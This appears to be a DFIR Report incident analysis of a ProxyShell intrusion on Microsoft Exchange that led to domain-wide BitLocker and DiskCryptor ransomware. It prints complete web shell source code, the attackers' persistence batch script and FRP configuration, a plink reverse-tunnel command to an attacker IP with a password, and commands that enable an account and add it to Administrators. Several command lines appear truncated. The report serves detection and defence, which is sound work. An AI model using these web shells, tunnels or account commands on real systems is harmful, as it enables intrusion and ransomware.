

THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

[APT35](#) [exploit](#) [Fast Reverse Proxy](#) [Plink](#) [ProxyShell](#) [ransomware](#)

Exchange Exploit Leads to Domain Wide Ransomware

November 15, 2021

Intro

In late September, we observed an intrusion in which initial access was gained by the threat actor exploiting multiple vulnerabilities in Microsoft Exchange. The threat actors in this case were attributed to a group [Microsoft](#) tracks as [Phosphorus](#) (aka APT35, Charming Kitten, Newscaster, TA453, Magic Hound, etc.) which is suspected to be an Iranian nation state operator.

ProxyShell was used to deploy multiple web shells which lead to discovery actions, dumping of LSASS, use of Plink and [Fast Reverse Proxy](#) to proxy RDP connections into the environment. Furthermore, the actors encrypted systems domain wide, using BitLocker on servers and [DiskCryptor](#) on workstations, rather than affiliating with Ransomware as a Service (RaaS) programs or building an encryptor from scratch.

ProxyShell is a name given to a combination of three vulnerabilities: CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207. An attacker chaining the exploitation of these vulnerabilities could execute arbitrary code with SYSTEM privileges on Exchange servers. Here's some more information on ProxyShell : [CISA Alert](#), [NCSC Alert](#), [Mandiant](#), [Zero Day Initiative](#). The threat actors conducted this intrusion with almost no malware. It was a rare occurrence of a ransomware attack where Cobalt Strike was not used or any other C2 framework.

Case Summary

We observed an intrusion where an adversary exploited multiple Exchange vulnerabilities (ProxyShell) to drop multiple web shells. Over the course of three days, three different web shells were dropped in publicly accessible directories. These web shells, exposed to the internet, were used to execute arbitrary code on the Microsoft Exchange Server utilizing PowerShell and cmd.

After gaining an initial foothold on the Exchange system, the threat actors started discovery by executing commands like ipconfig, net, ping, systeminfo, and others, using the previously dropped web shells. This battery of initial discovery included a network call out to themoscowtimes[.]com. The threat actors repeated these tests twice over the first two days. On the third day, the next phase of the intrusion was underway.

Since the commands executed via the web shell run with SYSTEM level privileges, threat actors took advantage of this and enabled a built-in account DefaultAccount, set the password and added it to Administrator and Remote Desktop Users groups. The threat actors then dropped **Plink** and established an SSH tunnel to expose RDP over the tunnel. They then connected to the Exchange server over RDP using the DefaultAccount account.

They then copied their tools into the environment via RDP, which was observed when CacheTask.zip was copied to disk. This compressed file had a few files in it:

- CacheTask.bat
- CacheTask.xml
- dllhost.exe
- install-proxy.bat
- RuntimeBroker

Right after the transfer, the adversaries executed install-proxy.bat to create two directories and move CacheTask.bat, dllhost.exe and RuntimeBroker into their respective folder. A scheduled task was created and executed, to execute install-proxy.bat, which established network persistence via **Fast Reverse Proxy** (FRP) which was used to proxy RDP traffic during the intrusion.

Utilizing the Plink RDP connection, the threat actor dumped LSASS using Task Manager. Thirty minutes later, the threat actor started

using a domain administrator account.

Using the stolen Domain Admin account, adversaries performed port scanning with KPortScan 3.0 and then moved laterally using RDP. Targeted servers included backup systems and domain controllers. The threat actor also deployed the FRP package to these systems after gaining access.

Finally, the threat actors deployed setup.bat across the servers in the environment using RDP and then used an open source disk encryption utility to encrypt the workstations. Setup.bat ran commands to enable BitLocker encryption, which resulted in the hosts being inoperable.

To encrypt workstations, an open source utility called [DiskCryptor](#) was utilized. This was dropped on the workstations via RDP sessions and then executed to install the utility and setup the encryption. The utility required a reboot to install a kernel mode driver and then another reboot to lock out access to the workstations.

The time to ransom (TTR) of this intrusion, from the first successful ProxyShell exploitation to ransom, was around 42 hours. If the blue team failed to detect the intrusion up until the DefaultAccount being enabled, they would have had 8 hours to respond and evict the threat actors before being ransomed.


The threat actors left a ransom note requesting 8,000 USD to get the encryption keys for the systems.

Services

We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found [here](#).

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services. All artifacts including web shells, files, IPs, etc were added to this service in September.

Timeline



Analysis and reporting completed by [@0xtornado](#) & [@v3t0](#)

Reviewed by [@samaritan_o](#) & [@svch0st](#)

MITRE ATT&CK

Initial Access

This time we will talk about ProxyShell, which revealed itself around August 2021. Once again, the vulnerability affects Microsoft Exchange servers. Specifically, the on-prem versions identified as Exchange Server 2013, Exchange Server 2016 and Exchange

Server 2019. It is interesting to note how the ProxyShell vulnerability, originally identified and exploited by Orange Tsai (@orange_8361), includes a chain of 3 different CVEs:

- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207

In this specific scenario, we observed the presence and exploitation of all the CVEs indicated above so; specifically, the attacker was able to exploit a Pre-auth Path Confusion Leads to ACL Bypass (CVE-2021-34473), an Elevation of Privilege on Exchange PowerShell Backend (CVE-2021-34523), and finally a Post-auth Arbitrary-File-Write Leads to RCE (CVE-2021-31207). This last CVE allowed the creation of multiple web shells. The method used by the actor in this incident was to first use the elevated PowerShell privileges to run the following discovery cmdlets:

```
Get-MailboxRegionalConfiguration
Get-Mailbox
Get-ExchangeServer
Get-InboxRule
```


This was shortly followed by the cmdlet “New-ManagementRoleAssignment” responsible for granting mailbox import/export privileges before running “New-MailboxExportRequest”. The cmdlet would export a Mailbox to a provided location with the .aspx extention. While the file is a legitimate .pst file, in contains plaintext web shell code that is rendered by IIS when requested.

Below is an example of one of the IPs who successfully exploited the vulnerabilities:

Source IP	User Agent	URLs	Action	Status
198.144.189.74	python-urllib3/1.26.6	/autodiscover/autodiscover.json a=arppe@vkk1.poy/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=b2cab43c-c407-4d63-a5c5-b4429c544755; /autodiscover/autodiscover.json a=arppe@vkk1.poy/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=2958a2e8-1b18-452d-81eb-a2b2ba123785; /autodiscover/autodiscover.json a=cdqis@mgm.uic/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=f39b0409-d895-4a9d-9bcc-cbb9127c7664; /autodiscover/autodiscover.json a=cdqis@mgm.uic/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=4442d608-23e1-4085-bfbd-7b98074d2b25; /autodiscover/autodiscover.json a=cyqee@fmsk.ryx/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=c13c9621-52ba-4427-b9e9-cbeace02d86; /autodiscover/autodiscover.json a=cyqee@fmsk.ryx/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=1bec05e4-9792-4893-93c7-3a62edc5ab0f; /autodiscover/autodiscover.json a=mcgy@rvccu.bkd/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=0438785c-4dee-4b8e-a5cc-5d377362cb2; /autodiscover/autodiscover.json a=mcgy@rvccu.bkd/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=604af6b6-83b7-48a7-8fe1-945dd8961e89; /autodiscover/autodiscover.json a=yntd@bcn1.ljc/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=a7da418a-4829-481e-bde3-ea2e2f9b119; /autodiscover/autodiscover.json a=yntd@bcn1.ljc/autodiscover/autodiscover.xml&CorrelationID=<empty>;&CafeReqId=fce8308f-fce8308f-a670-7e2af54b4454;	POST	200

Three web shells were spotted during our investigation:

Line	Tag	Action Type	File Name	Folder Path	Initiating Process Account	Domain	Initiating Process Account Name
Initiating Process File Name: MExchangeMailboxReplication.exe (Count: 2)							
4887	FileCreated		aspx_qdajscizfzx.aspx	c:\Program Files\Microsoft\Exchange Server\VS1\FrontEnd\HttpProxy\ecp\auth	nt authority		system
4176	FileCreated		aspx_gtonvbgidhh.aspx	c:\inetpub\wwwroot\aspnet_client	nt authority		system
Initiating Process File Name: w3wp.exe (Count: 1)							
4819	FileCreated		login.aspx	C:\Program Files\Microsoft\Exchange Server\VS1\FrontEnd\HttpProxy\owa\auth	nt authority		system



The login.aspx web shell is a simple web shell which takes a command and runs it using cmd.exe. We believe the threat actor used aspx_qdajscizfzc.aspx to upload login.aspx and that's why the parent process is w3wp. Here's what the web shell looked like:

0, Q0,90,\$1,£0,ÿU,-

Program c:\windows\system32\cmd.exe

Arguments /c whoami

Run

This is the web shell code for login.aspx:

```

<script runat='server'>
Sub RunCmd()
    Dim myProcess As New Process()
    Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
    myProcessStartInfo.UseShellExecute = false
    myProcessStartInfo.RedirectStandardOutput = true
    myProcess.StartInfo = myProcessStartInfo
    myProcessStartInfo.Arguments=xcmd.text
    myProcess.Start()
    Dim myStreamReader As StreamReader = myProcess.StandardOutput
    Dim myString As String = myStreamReader.Readtoend()
    myProcess.Close()
    result.text= vbcrLf & mystring
End Sub
</script>

<html>
<body>
<form runat='server'>
<p><asp:Label id='L_p' runat='server' width='80px'>Program</asp:Label>
<asp:TextBox id='xpath' runat='server' Width='300px'>c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id='L_a' runat='server' width='80px'>Arguments</asp:Label>
<asp:TextBox id='xcmd' runat='server' Width='300px' Text='/c whoami'>/c whoami</asp:TextBox>
<p><asp:Button id='Button' onclick='runcmd' runat='server' Width='100px' Text='Run'></asp:Button>
<p><asp:Label id='result' runat='server'></asp:Label>
</form>
  
```

The other two web shells were dropped upon the successful exploitation of ProxyShell. Running *file* command on these two web

shells, show that they are actually PST files that contain web shell:

```
$ file *  
aspx_gtonvbgidhh.aspx: Microsoft Outlook email folder (>=200  
aspx_qdajscizfzx.aspx: Microsoft Outlook email folder (>=200
```



The first web shell, `aspx_qdajscizfzx.aspx`, can upload files and runs `cmd.exe`:

```
private string RunIt(string command)  
{  
    string output = "";  
    string error = string.Empty;  
  
    try  
    {  
        ProcessStartInfo info = new ProcessStartInfo();  
        info.FileName = "cmd.exe";  
        info.Arguments = "/c " + command;  
        info.RedirectStandardOutput = true;  
        info.RedirectStandardError = true;  
        info.UseShellExecute = false;  
  
        Process process = Process.Start(info);  
        using (StreamReader streamReader = process.StandardOutput)  
        {  
            output= streamReader.ReadToEnd();  
        }  
        using (StreamReader streamReader = process.StandardError)  
        {  
            error= streamReader.ReadToEnd();  
        }  
    }  
    catch (Exception ex)  
    {  
        return ex.ToString();  
    }  
}
```

The second web shell, `aspx_gtonvbgidhh.aspx`, can upload files and runs `powershell.exe`:

```
private string RunIt(string command)
{
    string output = "";
    string error = string.Empty;

    try
    {
        ProcessStartInfo info = new ProcessStartInfo();
        info.FileName = "powershell.exe";
        info.Arguments = "/c " + command;
        info.RedirectStandardOutput = true;
        info.RedirectStandardError = true;
        info.UseShellExecute = false;

        Process process = Process.Start(info);
        using (StreamReader streamReader = process.StandardOutput)
        {
            output= streamReader.ReadToEnd();
        }
        using (StreamReader streamReader = process.StandardError)
        {
            error= streamReader.ReadToEnd();
        }
    }
    catch (Exception ex)
    {
        return ex.ToString();
    }
}
```

Execution

The threat actors executed a script named install-proxy.bat, containing the following lines of code:


```
@echo off
cd /D "%~dp0"
mkdir C:\ProgramData\Microsoft\Windows\Runtime\
mkdir C:\ProgramData\Microsoft\Windows\DllHost\

move /Y dllhost.exe C:\ProgramData\Microsoft\Windows\DllHost
move /Y RuntimeBroker C:\ProgramData\Microsoft\Windows\Runti
move /Y CacheTask.bat C:\ProgramData\Microsoft\CacheTask.bat

schtasks.exe /End /tn "\Microsoft\Windows\Maintenance\CacheT
schtasks.exe /Delete /tn "\Microsoft\Windows\Maintenance\Cac
schtasks.exe /Create /F /XML CacheTask.xml /tn "\Microsoft\W
schtasks.exe /Run /tn "\Microsoft\Windows\Maintenance\CacheT

del /F CacheTask.xml

start /b "" cmd /c del "%~f0"&exit /b
```



The script creates two directories, then moves files into their respective directories. It first stops and then deletes a task named CacheTask if it exists. It then Creates a schedule task which will call an XML file which then executes CacheTask.bat

```
CacheTask.xml - Notepad
File Edit Format View Help
<MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
<AllowHardTerminate>true</AllowHardTerminate>
<StartWhenAvailable>true</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
  <StopOnIdleEnd>true</StopOnIdleEnd>
  <RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command> C:\ProgramData\Microsoft\CacheTask.bat</Command>
  </Exec>
</Actions>
</Task>
```

CacheTask.bat is a script that loops the execution of the Fast Reverse Proxy (**FRP**) binary:

```
:loop
```


```
C:\ProgramData\Microsoft\Windows\DllHost\dllhost.exe
```

```
goto loop
```

Line	Tag	Action Type	Initiating Pro...	Folder Path	File Name	Initiating Process Command Line
2647	✓	CommonFileNameDropSignerMismatch	explorer.exe	C:\Users\DefaultAccount\Desktop\CacheTask	dllhost.exe	Explorer.EXE
2648	✓	CommonFileNameDropSignerMismatch	explorer.exe	C:\Users\DefaultAccount\Desktop\CacheTask	dllhost.exe	
2649	✓	FileCreated	explorer.exe	C:\Users\DefaultAccount\Desktop\CacheTask	dllhost.exe	Explorer.EXE
2628	✓	ConnectionSuccess	dllhost.exe		dllhost.exe	
2631	✓	ImageLoaded	dllhost.exe	C:\ProgramData\Microsoft\Windows\DllHost	dllhost.exe	
2632	✓	ProcessCreated	cmd.exe		cmd.exe	cmd.exe /c "C:\ProgramData\Microsoft\CacheTask.bat"
2559	✓	OutboundConnectionToRdpProtocol	dllhost.exe		dllhost.exe	
2560	✓	ConnectionSuccess	dllhost.exe		dllhost.exe	
2556	✓	OutboundConnectionToWebProtocol	dllhost.exe		dllhost.exe	
2557	✓	ConnectionSuccess	dllhost.exe		dllhost.exe	
2550	✓	ProcessCommunicatedOverSmb	dllhost.exe		dllhost.exe	
2463	✓	OutboundConnectionToWebProtocol	dllhost.exe		dllhost.exe	
2374	✓	OutboundConnectionToUncommonlyUsedPort	dllhost.exe		dllhost.exe	

Below is a screenshot of dllhost.exe hash lookup in VirusTotal, matching Florian Roth's Yara rule

HKTL_PUA_FRP_FastReverseProxy_Oct21_1:



The image shows a VirusShare file analysis page for a file named 'HKTL_PUA_FRP_FastReverseProxy_Oct21_1'. The file is a 10.42 MB EXE, detected on 2021-10-24 10:38:00 UTC. It has a community score of 25/68 and is flagged as malicious by 25 security vendors. The file's SHA-256 hash is e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2. The file is identified as 'dllhost.exe' and has a 64-bit architecture. The analysis shows it is an assembly with direct-cpu-clock-access, peexe, and runtime-modules. The file is linked to the 'Livehunt - Hacktools1 Indicators' rule set. The description states it is a fast reverse proxy PUA tool often used by threat groups. The author is Florian Roth. The detection timestamp is 2021-10-24 11:04. The AV detection ratio is 25/68. The file is linked to the 'Vahalla Rule Feed Only' rule. The file is linked to the 'https://valhalla.nextron-systems.com/info/rule/HKTL_PUA_FRP_FastReverseProxy_Oct21_1' rule link. The file is linked to the 'https://github.com/fatedier/frp' reference. The file is linked to the 'https://www.nextron-systems.com/notes-on-virustotal-matches/' more information link.

25 / 68

25 security vendors flagged this file as malicious

e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2

10.42 MB
Size

2021-10-24 10:38:00 UTC
16 days ago

dllhost.exe

64bits assembly direct-cpu-clock-access peexe runtime-modules

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY 2

Comments

thor 16 days ago

YARA Signature Match - THOR APT Scanner

RULE: HKTL_PUA_FRP_FastReverseProxy_Oct21_1
RULE_SET: Livehunt - Hacktools1 Indicators
RULE_TYPE: Vahalla Rule Feed Only
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_PUA_FRP_FastReverseProxy_Oct21_1
DESCRIPTION: Detects fast reverse proxy PUA tool often used by threat groups
REFERENCE: <https://github.com/fatedier/frp>
RULE_AUTHOR: Florian Roth

Hey, this seems to be an open-source tool or framework. The author has shared it with the community with the intention to improve overall security. If you are a victim and noticed this tool in a breach, please visit the tool's github page (see above) and tell your story by creating an issue on the issues page: <https://github.com/fatedier/frp/issues>

Detection Timestamp: 2021-10-24 11:04
AV Detection Ratio: 25 / 68

Use these tags to search for similar matches: #pua #frp #fastreverseproxy #hktl_pua_frp_fastreverseproxy_oct21_1 #open_source_tool
More information: <https://www.nextron-systems.com/notes-on-virustotal-matches/>

The C:\ProgramData\Microsoft\Windows\Runtime\RuntimeBroker file is linked to the execution above, and contained the following lines of code which are a configuration file for FRP:

```
[common]


log_level = trace
login_fail_exit = true

[RedactedHOSTNAME.RedactedDOMAIN_RedactedIP]
type = tcp
remote_port = 10151
plugin = http_proxy
use_encryption = true
use_compression = true
```

The above configuration creates a http proxy bound to port 10151/tcp using encryption and compression.

The threat actors also dropped and executed plink.exe, creating a remote SSH tunnel to 148.251.71.[.]182 (tcp[.]symantecserver[.]co) in order to reach the RDP port on the Exchange system over the internet:

```
"powershell.exe" /c echo y | plink.exe -N -T -R 0.0.0.0
```



Tag	Action Type	Initiating Pr...	File Name	Process Command Line	Remote IP
3044	FileCreated	wshp.exe	plink.exe		
2983	ProcessCreated	wshp.exe		"powershell.exe" /c echo y plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoo	
2977	ProcessCreated	powershell.exe		"plink.exe" -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoo	
2975	ConnectionSuccess	plink.exe			148.251.71.182
2973	ConnectionSuccess	plink.exe			127.0.0.1

In the command line above you can see several options being used:

- N : To avoid starting the shell
- T : To avoid the allocation of a pseudo-terminal
- R : Forward remote port to local address
- P 22 : Port number
- l forward : Login name
- pw Socks@123 : Login password
- no-antispooft : To omit anti-spoofing prompt after auth

After running the above Plink command, the threat actors had RDP access into the environment over the SSH tunnel.

Persistence

Valid Accounts

To maintain persistence on patient 0, the threat actors leveraged the built-in DefaultAccount. It is a user-neutral account that can be used to run processes that are either multi-user aware or user-agnostic. The DSMA is disabled by default on the desktop SKUs (full windows SKUs) and WS 2016 with the Desktop ([Reference](#)).

To achieve persistence, the threat actors enabled the DefaultAccount by running the following command, using a web shell:

```
"powershell.exe" /c net user DefaultAccount /active:yes
```

After activating the account, the threat actors set the password of this account to P@ssw0rd and added it to Administrators and Remote Desktop Users groups.

```
"powershell.exe" /c net user DefaultAccount P@ssw0rd  
"powershell.exe" /c net localgroup "Remote Desktop Users" /A  
"powershell.exe" /c net localgroup Administrators /Add Defau
```



Privilege Escalation

ProxyShell exploitation provided the threat actors with NT AUTHORITY\SYSTEM privileges. Those privileges allowed them to enable the DefaultAdmin account to get access to the Mail Server using valid credentials. Moreover, the threat actors managed to dump LSASS and steal a domain administrator account, which was used to perform lateral movement.

Defense Evasion

Advanced defense evasion techniques, such as impairing defenses or process injections, were not used during this intrusion. However, the threat actors performed masquerading with many of their tools:


- They created login.aspx web shell in the same folder as the legitimate OWA login page.
- They renamed Fast Reverse Proxy to dllhost.exe to remain stealthy
- They created the Scheduled Task with “\Microsoft\Windows\Maintenance\CacheTask” name to stay un-noticed

Credential Access

LSASS Dump


The threat actors dumped LSASS process manually using the Task Manager [CAR-2019-08-001](#):

```
File created:
RuleName: -
UtcTime: REDACTED 10:40:24.958
ProcessGuid: {BF388D9C-AB02-614D-B552-000000000700}
ProcessId: 17480
Image: C:\Windows\system32\taskmgr.exe
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2
```



To facilitate the LSASS dump exfiltration, the threat actors created a zip archive named lsass.zip:

```
File created:
RuleName: -
UtcTime: REDACTED 10:40:48.698
ProcessGuid: {BF388D9C-AADF-614D-A052-000000000700}
ProcessId: 17412
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2
```



